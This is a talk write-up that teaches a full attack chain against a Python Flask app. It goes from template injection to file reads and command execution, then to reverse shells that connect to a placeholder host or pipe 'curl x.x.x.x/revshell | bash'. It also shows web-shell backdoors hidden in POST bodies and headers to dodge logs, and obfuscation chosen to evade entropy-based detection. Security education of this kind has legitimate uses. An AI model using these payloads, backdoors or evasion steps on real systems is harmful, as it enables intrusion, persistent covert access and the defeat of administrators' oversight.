From Template Injection to WebShell

Abusing Python Object Instances

Date	14 November 2024
Speaker	Peter Matkovski
Location	Bar Josefien, Voorstraat 96, Utrecht

Description

- Dive into the vulnerabilities tied to web applications written in OOB languages and server-side templating. We will demonstrate how these vulnerabilities can be exploited for remote code execution (RCE). The talk will also cover the deployment and tuning of web shell.

Whoami

- Peter Matkovski
- https://github.com/petermat
- https://medium.com/@p.matkovski
- https://www.linkedin.com/in/pmatkovski/
- Blue-teaming, Python development, WebSec

Creation of Innocent API Endpoint

Let's write a simple app in Flask - it can be just an API endpoint or microservice. It will create something new.

We can find example code like this one all around the internet. Our micro application will have one endpoint "/create" and it will return the title of the created object in a simple HTML page. Note that actual data-handling functionality is omitted in this example.

```
from flask import Flask, request, render_template_string

app = Flask(__name__)
app.secret_key = b'SECRET_KEY'

@app.route('/create', methods=['GET'])
def create():
	title = request.args.get('title')
	template = '''
	<!DOCTYPE html>
	<html>
	<head>
		<title>Created</title>
	</head>
	<body>
		<p>''' + title + '''</p>
	</body>
	</html>'''
	return render_template_string(template)

if __name__ == '__main__':
	app.run()
```

To get our application up and running, we first need to install Flask and then start a local server.


```
$ python3 -m venv venv && source venv/bin/activate
$ pip install flask
$ flask --app app.py run
```

Here's how it works:

```
http://localhost:5000/create?title=hello world!
```

We can already see the problem of unsanitized input leading to Reflected Cross Site Scripting vulnerability:

```
http://localhost:5000/create?title=<SCRIPT>alert('XSS')</SCRIPT>
```



Is there anything beyond reflected XSS? We are looking into Remote Code Execution (RCE). Upon reviewing the code of our simple application:

- There is no database present to facilitate SQL Injection.
- There are no file operations that would allow for Directory Traversal.
- There are no data operations that could lead to Code Injection.
- There is no authorization schema that could be bypassed.

Power of the Template

Arithmetic operation executed in double brackets indicates that we can manipulate context of the server-side templating engine.

`http://localhost:5000/create?title={{5*5}}`

The most popular is Jinja2 -a powerful templating engine in Python, widely used for generating dynamic content. Default option for Flask and Django. It offers a clean and intuitive syntax, making it easy to create complex layouts and inject dynamic data into templates. With features like inheritance, filters, and macros, Jinja2 allows for efficient and maintainable web development.

As simple example, If we are passing a list, we can use indexes to address them:

`localhost:5000/create?title={{[1,2,3][0]}}`

Vulnerability allowing manipulation of the template context is called Server-Side Template Injection (SSTI) - misusing the templating system & syntax -> inject malicious payloads into templates. Templates are rendered on the server creating possible vectors for remote code execution.

Everything is an Object

The placeholders in the templates have access to the actual objects passed via Flask.

Let us begin with a simple string object:

```
localhost:5000/create?title={{'abc'}}
```

`'abc'`: This is a **string object**. In Python, everything is an object, and every object is an instance of a class.

```
localhost:5000/create?title={{'abc'.__class__}}
```

`'abc'.__class__`: This retrieves the class of the object 'abc'. For strings, this is <class 'str'>. The str class is the type for **string objects** in Python.

```
localhost:5000/create?title={{'abc'.__class__.__base__.__subclasses__()}}
```

`'abc'.__class__.__base__`: The __base__ attribute provides the immediate base class of the class str. In object-oriented programming, a base class (also known as a **parent or superclass**) is a class from which another class inherits. Because str is built-in and directly inherits from object, which is the **root of the class hierarchy** in Python.

`'abc'.__class__.__base__.__subclasses__()`: The __subclasses__() method returns a list of all classes that directly inherit from the class it is called on. Since we're calling it on object, it returns a list of all classes that are direct subclasses of the object. In Python, almost every class is ultimately derived from object, either directly or indirectly, because object is the topmost base class in Python's class hierarchy. This makes it the ultimate ancestor of most classes, but here we're specifically listing those that inherit directly from it.


Now with the new ability to call and construct objects let's look for something straight-forward useful. Good candidate can be FileIO object which represents an OS-level files. Granting us ability to read any file within the user's context.

After a while browsing around I found a path to FileIO being like this:
[129] **_io._IOBase** -> [2] _io.**_RawIOBase** ->[0] **_io.FileIO**

```
http://localhost:5000/create?title={{'abc'.__class__.__base__.__subclasses__()[129].__subclasses__()[2].__subclasses__()[0]}}
```

Finally, we can use this class to construct a file object and read our file:

```
http://localhost:5000/create?title={{'abc'.__class__.__base__.__subclasses__()[129].__subclasses__()[2].__subclasses__()[0]('/etc/passwd_dummy').read()}}
```



OR

To accomplish the same result, we can obtain builtins from globally defined functions. Request is an object that contains all the information about the HTTP request made to the web server. This includes data such as form inputs, query parameters, and session information.

```
http://localhost:5000/create?title={{request}}
```

The request object is a Flask template global that represents the current request object (flask.request). It allows us to access the __builtins__ methods via the __globals__ attribute.

```
{{request.application.__globals__.__builtins__}}
```

This allows us to import modules using the __import__ method which can be used to execute commands via payloads as such:

```
http://localhost:5000/create?title={{request.application.__globals__.__builtins__.__import__('os').popen('id').read()}}
```

Similarly, you can test you crafting skills with another globally defined object - *config*:

```
http://localhost:5000/create?title={{config}}
```

Turning RCE into the Shell

What are the next steps? **Frequent choice is to use web shells as a tool to maintain persistent access to compromised web servers.** Once a web shell is successfully installed, attackers can execute commands remotely, deploy additional malware, and launch further attacks. This makes web shells a popular choice for cybercriminals due to their versatility and stealth.

Simple reverse shell will look like this:

```
http://localhost:5000/create?title={% for x in
().__class__.__base__.__subclasses__() %}
{% if "warning" in x.__name__ %}
{{x()._module.__builtins__['__import__']('os').popen("python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connec
t((\"x.x.x.x\",PORT));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\", \"-i\"]);'")}}
{%endif%}{% endfor %}
```

Or

```
http://localhost:5000/create?title={{request.application.__globals__.
__builtins__.__import__('os').popen('curl x.x.x.x/revshell |
bash').read()}}
```

But the reverse shell is noisy, so we will deploy Web Shell. Unlike reverse shells, which establish direct network connections and create distinctive traffic patterns, web shells can blend into regular web traffic, making them harder to detect. While both methods can be detected by advanced security measures, web shells generally offer a more stealthy and effective approach for attackers.

Evolution Of WebShell

First iteration

We added highlighted code to the aplication to execute our shell from **cmd** attribute:

```
from flask import Flask, request, render_template_string

app = Flask(__name__)
app.secret_key = b'SECRET_KEY'

@app.route('/create', methods=['GET'])
def create():
    title = request.args.get('title')

    import subprocess
    if request.args.get('cmd'):
        p = subprocess.Popen(request.args.get('cmd').split(),
                             stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
        p.wait()
        out, err = p.communicate()
        return out

    template = '''
      <!DOCTYPE html>
      <html>
            <head>
            <title>Create</title>
            </head>
            <body>
            <p>''' + title + '''</p>
            </body>
      </html>'''
      return render_template_string(template)

if __name__ == '__main__':
      app.run()
```

```
http://localhost:5000/create?title='aaa'&cmd=whoami
```

When using GET requests, URL parameters are visible in the request URL, which is logged in access logs.

```
(venv) ➜  app flask --app app-CMD.py run
 * Serving Flask app 'app-CMD.py'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
127.0.0.1 - - [16/Nov/2024 12:03:46] "GET /create?title='aaa'&cmd=whoami HTTP/1.1" 200 -
```

Access logs are the most available log type. Access logs are widely available as they are automatically generated by web servers to record information about incoming requests. This makes them a common source of data for security analysis, troubleshooting, and performance monitoring.

Hidding payload in Post

POST requests offer a more hidden method for sending commands, transferring them from URL parameters into the data section of the request. An advantage of the data in a POST request is that data part is rarely logged, which can help maintain privacy from administrative oversight.

Highlighted is the added code.

```
from flask import Flask, request, render_template_string

app = Flask(__name__)
app.secret_key = b'SECRET_KEY'

@app.route('/create', methods=['GET','POST'])
def no_filter():
	title = request.args.get('title')
	print('title: ',title)

	if request.method == 'POST':
	import subprocess
	cmd = request.data
	if cmd:
		p = subprocess.Popen(cmd.split(),
				stdout=subprocess.PIPE, stderr=subprocess.PIPE)
		p.wait()
		out, err = p.communicate()
		return out

	template = '''
	<!DOCTYPE html>
	<html>
	<head>
		<title>Create</title>
	</head>
	<body>
		<p>''' + title + '''</p>
	</body>
	</html>'''
	return render_template_string(template)

if __name__ == '__main__':
	app.run()
```

If an endpoint typically receives only GET requests, any POST requests will stand out as anomalies in access logs, quickly indicating malicious activity.

Let's hide payload in the headers

```
from flask import Flask, request, render_template_string

app = Flask(__name__)
app.secret_key = b'SECRET_KEY'

@app.route('/create', methods=['GET','POST'])
def no_filter():
      title = request.args.get('title')

      cmd = request.headers.get('cmd')
      if cmd:
            import subprocess
            p = subprocess.Popen(cmd.split(),
                        stdout=subprocess.PIPE, stderr=subprocess.PIPE)
            p.wait()
            out, err = p.communicate()
            return out

      template = '''
      <!DOCTYPE html>
      <html>
            <head>
                <title>Create</title>
            </head>
            <body>
                <p>''' + title + '''</p>
            </body>
      </html>'''
      return render_template_string(template)
```

Now we are happy with our communication, let's see if we can obfuscate our code without making it easier to detect or spot.

Obfuscating the code

For curious readers here are links to online tools:

- Oxyry Python Obfuscator https://pyob.oxyry.com /
- pyobfuscate https://pyobfuscate.com/pyd
- Py-obfuscator https://freecodingtools.org/py-obfuscator

PyArmor

PyArmor is a popular tool designed to obfuscate Python scripts. It works by renaming functions, variables, and classes, making the code harder to understand and reverse-engineer. Additionally, it can bind obfuscated scripts to specific machines or set expiration dates, providing an extra layer of protection.

Repo: https://github.com/dashingsoft/pyarmor
Usage: pyarmor gen app.py (see export in ./dist)
Result:

This big encoded blob is too obvious and very visible. Also, any entropy based detection tool will flag this file as suspicious.

Hyperion


Hyperion is a powerful Python obfuscation tool that renames functions, variables, and classes to make the code harder to understand. It can also bind scripts to specific machines or set expiration dates.

repo: https://github.com/billythegoat356/Hyperion

Usage:

```
python3 -c 'import hyperion_obf;
print(hyperion_obf.obfuscate(file="app.py"))'
```

Result:



This code structure can confuse less mature admins and maybe even some security personnel. Over entropy of this obfuscated code is not high enough to trigger alarm.


Getting Comfortable

PyShell is a versatile Python-based web shell that allows remote access to web servers. It's designed to be lightweight and adaptable, working across various platforms and programming languages. By minimizing the server-side code, PyShell can be deployed on diverse systems, including Windows and Linux. This flexibility enables the use of different shell types (ASP.NET, PHP, JSP, Bash, Python, etc.) to interact with the server, providing features like command history, file transfer, and directory navigation, similar to a traditional shell environment.

PyShell

repo: https://github.com/JoelGMSec/PyShell/
Usage:

```
python3 pyshell.py http://127.0.0.1:5000/create get
```



The End

Sources:

- https://owasp.org/www-project-web-security-testing-guide
- https://github.com/HackTricks-wiki/hacktricks/
- https://github.com/JoelGMSec/PyShell